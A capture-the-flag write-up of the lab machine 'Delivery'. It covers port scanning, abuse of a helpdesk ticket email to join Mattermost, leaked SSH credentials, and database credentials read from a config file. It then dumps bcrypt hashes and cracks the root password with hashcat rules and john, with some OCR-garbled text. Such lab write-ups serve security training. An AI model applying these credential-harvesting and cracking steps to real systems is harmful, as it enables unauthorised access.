enumeration

```
nmap -sCTV -oN /home/kali/machines/retired/Delivery/nmap.txt
10.10.10.222
Starting Nmap 7.91 ( <a href="https://nmap.org">https://nmap.org</a> ) at 2021-05-27 01:06 EDT
Nmap scan report for delivery.htb (10.10.10.222)
Host is up (0.32s latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
  2048 9c:40:fa:85:9b:01:ac:ac:0e:bc:0c:19:51:8a:ee:27 (RSA)
  256 5a:0c:c0:3b:9b:76:55:2e:6e:c4:f4:b9:5d:76:17:09 (ECDSA)
256 b7:9d:f7:48:9d:a2:f2:76:30:fd:42:d3:35:3a:80:8c (ED25519)
80/tcp open http nginx 1.14.2
http-server-header: nginx/1.14.2
| http-title: Welcome
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
Service detection performed. Please report any incorrect results at <a href="https://-">https://-</a>
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 382.56 seconds
now the result for vuln scan
nothing interesting but this
http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=delivery.htb
  Found the following possible CSRF vulnerabilities:
   Path: http://delivery.htb:80/
   Form id: demo-name
   Form action: #
we see it leaked domain name delivery.htb
now lets wait for full system scan to see if we found any other ports
```


22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

80/tcp open http nginx 1.14.2

nothing in the homepage

lets go to port 80 and see the webpage

after adding the domai name we were able to acess the home page



we can see a port 8065 which is not listed in nmap

here we can see the domain name which it wants so lets add it and then visit the page again

visiting the 8065 we see a login page powered by mattermost

we will deal with it lates first lets run the gobuster on the default 80 page

What's your email address?

hack@hack.com

Valid email required for sign-up

Choose your username

hack

You can use lowercase letters, numbers, periods, dashes, and underscores.


Choose your password



A Your password must contain between 10 and 64 characters made up of at least one lowercase letter, at least one uppercase letter, at least one number, and at least one symbol (e.g. "~!@#\$%^&*()").

Create Account

we cannot login into it so leave it for now



when we approach to helpdesk link we have to add its domain to acess the page

which we saw on the source code of the page

```
<h1>Delivery</h1>
<!--[-->The best place to get all your email related support <!--]--><br />
<!--[-->For an account check out our <a href="http://helpdesk.delivery.htb">helpdesk</a><!--]-->
```

and going to that page



Malaamaa ta tha Cummart Camtar	Open a New Ticket	
Welcome to the Support Center	Check Ticket Status	
In order to streamline support requests and better serve you, we utilize a support ticket system. Every support request is assigned a unique ticket number which you can use		

we see a signin so lets see if it gives a option to register so that we can get a full acess to all functions

Contact Information Email Address *							
Full Name *	Full Name *						
Phone Number	Ext:						
Preferences							
Time Zone:	America / New_York	X ▼					
Access Credentials							
Create a Password:							
Confirm New Password:							

we see a register page so lets register here and then login

Contact Information


Email Address *				
hack@mailpi.com				
Full Name *				
hack				
Phone Number				
1234567890	Ext:			
Preferences				
Time Zone:	Asia / Kolkata		X Ŧ	♀ Auto Detect
Access Credentials				
Create a Password:	••••••			
Confirm New Password:	••••••			
		Register	Cancel	

pass: iamhacker

lets logn now

we cannot login as it says to first conform the email its an dead end

then we created a ticket in which we can put a file and we put our reverse shell in that



Support ticket request created

hack hack,

You may check the status of your ticket, by navigating to the Check Status page using ticket id: 1459056.


If you want to add more information to your ticket, just email 1459056@delivery.htb.

Thanks,

Support Team

so now lets chech the domain with gobuster to see if we can run the reverse shell

1459056@delivery.htb



hack,

You may check the status of your ticket, by navigating to the Check Status page using ticket id: 6050579.


If you want to add more information to your ticket, just email 6050579@delivery.htb.

Thanks,

Support Team


6050579@delivery.htb.

now going to the 8065 port and registering it there we can finally loginto our ticket



after verification we will loginto mattermost and see whats in there to verify copy and past the verification link

and then we can loginto the mattermost



going inside we found this

- root 9:29 AM

 @developers Please update theme to the OSTicket before we go live. Credentials to the server are maildeliverer:Youve_G0t_Mail!

 Also please create a program to help us stop re-using the same passwords everywhere.... Especially those that are a variant of "PleaseSubscribe!" (edited)
- root 10:58 AM


 PleaseSubscribe! may not be in RockYou but if any hacker manages to get our hashes, they can use hashcat rules to easily crack all variations of common words or phrases.

maildeliverer: Youve G0t Mail!

so we see a credential here whic is password reuse

we have to try to get some access

we have cred and we have the ssh lets try to ssh with these credentials



and we got inside the shell with the credentials

```
maildeliverer@Delivery:/home$ cd maildeliverer/
maildeliverer@Delivery:~$ ls
user.txt
maildeliverer@Delivery:~$ cat user.txt
5631800dde93d1bf311646cbe0fd1d57
maildeliverer@Delivery:~$
```

and we have user

now we have to escalate to the root

we will first run the Linenum and see the results

running linpeas only interesting thing we found was there is a /opt/-mattermost/config is backup folder so lets see if we find something in that

found some password

```
"ElasticsearchSettings": {
    "ConnectionUrl": "http://localhost:9200",
    "Username": "elastic",
    "Password": "changeme",
    "EnableIndexing": false,
    "EnableSearching": false,
```

we also see mysql is there

```
"SqlSettings": {
    "DriverName": "mysql",
    "DataSource": "mmuser:Crack_The_MM_Admin_PW@tcp(127.0.0.1:336
    "DataSourceReplicas": [],
    "DataSourceSearchReplicas": [],
    "MaxIdleConns": 20,
    "ConnMaxLifetimeMilliseconds": 3600000,
    "MaxOpenConns": 300,
    "Trace": false,
    "AtRestEncryptKey": "n5uax3d4f919obtsp1pw1k5xetq1enez",
    "QueryTimeout": 30,
    "DisableDatabaseSearch": false
```

"TeammateNameDisplay": "username", "DataSource": "mmuser:Crack_The_MM_Admin_PW@tcp(127.0.0.1:3306)/mattermost?charset=utf8mb4,utf8\u0026readTimeout=30s\u0026writeTimeout=30s",

here we find the main credentials of user

```
maildeliverer@Delivery:/opt/mattermost/config$ mysql -u mmuser -p -D mattermost
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 41
Server version: 10.3.27-MariaDB-0+deb10ul Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.


MariaDB [mattermost]>
```

and we are inside the sql lets run some queries and see tables

running show tables; liested a log list of tables so we saw the user table lets see inside it

```
Tables in mattermost
Audits
Bots
ChannelMemberHistory
ChannelMembers
Channels
ClusterDiscovery
CommandWebhooks
Commands
Compliances
Emoji
FileInfo
GroupChannels
GroupMembers
GroupTeams
IncomingWebhooks
```

running the guery we saw we have these fields



```
| 4120849@delivery.htb
c3ecacacc7b94f909d04dbfd308a9b93 |
$2a$10$u5815SIBe2Fq1FZlv9S8I.VjU3zeSPBrIEq9wvpiLaS7ImuiltEiK |
              | 7466068@delivery.htb
5b785171bfb34762a933e127630c4860 | $2a$10$3m0quqyvCE8Z/-
R1gFcCOWO6tEj6FtqtBn8fRAXQXmaKmg.HDGpS/G |
              | root@delivery.htb
                                l root
$2a$10$VM6EeymRxJ29r8Wjkr8Dtev0O.1STWb4.4ScG.anuu7v0EFJwgjjO |
              | 9122359@delivery.htb
ff0a21fc6fc2488195e16ea854c963ee |
$2a$10$RnJsISTLc9W3iUcUggl1KOG9vgADED24CQcQ8zvUm1Ir9pxS.Pdug |
| Channel Export Bot | | channelexport@localhost |
channelexport
              | 5056505@delivery.htb
9ecfb4be145d47fda0724f697f35ffaf |
$2a$10$s.cLPSjAVgawGOJwB7vrqenPg2IrDtOECRtjwWahOzHfq1CoFyFqm |
+-----+---+-----+
+-----+
```

so we can see we have root user with its hash key lets decode the hash and get the user

before we start decoding

```
root 2:29 PM

@developers Please update theme to the OSTicket before we go live. Credentials to the server are maildeliverer:Youve_G0t_Mail!

Also please create a program to help us stop re-using the same passwords everywhere.... Especially those that are a variant of "PleaseSubscribe!"

(edited)
```

so we have to create a list with variant of this string PleaseSubscribe!

```
(root@ kali)-[/home/kali]
# hashcat --force password -r /usr/share/hashcat/rules/best64.rule --stdout > output
```

and now lets run john the ripper

```
(root kali)-[/home/kali]

# john -format=bcrypt hash.hash --wordlist=/home/kali/output

Using default input encoding: UTF-8

Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])

Cost 1 (iteration count) is 1024 for all loaded hashes

Will run 6 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

PleaseSubscribe!21 (?)

1g 0:00:00:00 DONE (2021-05-28 03:17) 5.000g/s 270.0p/s 270.0c/s 270.0C/s PleaseSubscribe!..PleaseSubscribe

Use the "--show" option to display all of the cracked passwords reliably

Session completed
```

and we got the password PleaseSubscribe!

```
maildeliverer@Delivery:/opt/mattermost/config$ cd /
maildeliverer@Delivery:/$ su root
Password:
root@Delivery:/# whoami
root
root@Delivery:/#
```

and we will get the root.txt

ca4445b59e100778578bd7217efbc6b3